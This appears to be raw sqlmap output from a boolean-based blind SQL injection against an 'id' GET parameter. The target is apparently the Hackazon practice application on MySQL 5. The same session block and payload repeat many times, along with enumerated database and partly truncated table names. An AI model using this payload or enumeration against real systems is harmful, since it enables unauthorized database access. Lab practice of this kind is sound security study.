sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL 5

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL 5

available databases [2]:

[*] hackazon

[*] information

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL 5

No tables found

Database: hackazon

[4 tables]

+-----+

| tb |

| tbl_brand |

| tbl_cart_i |

| tbl_cart_itea |

+-----+

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL 5

available databases [2]:

[*] hackazon

[*] information

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL 5

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL 5

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL 5

available databases [2]:

[*] hackazon

[*] information

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL 5

No tables found

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=18' AND 1126=1126 AND 'GUtD'='GUtD

back-end DBMS: MySQL 5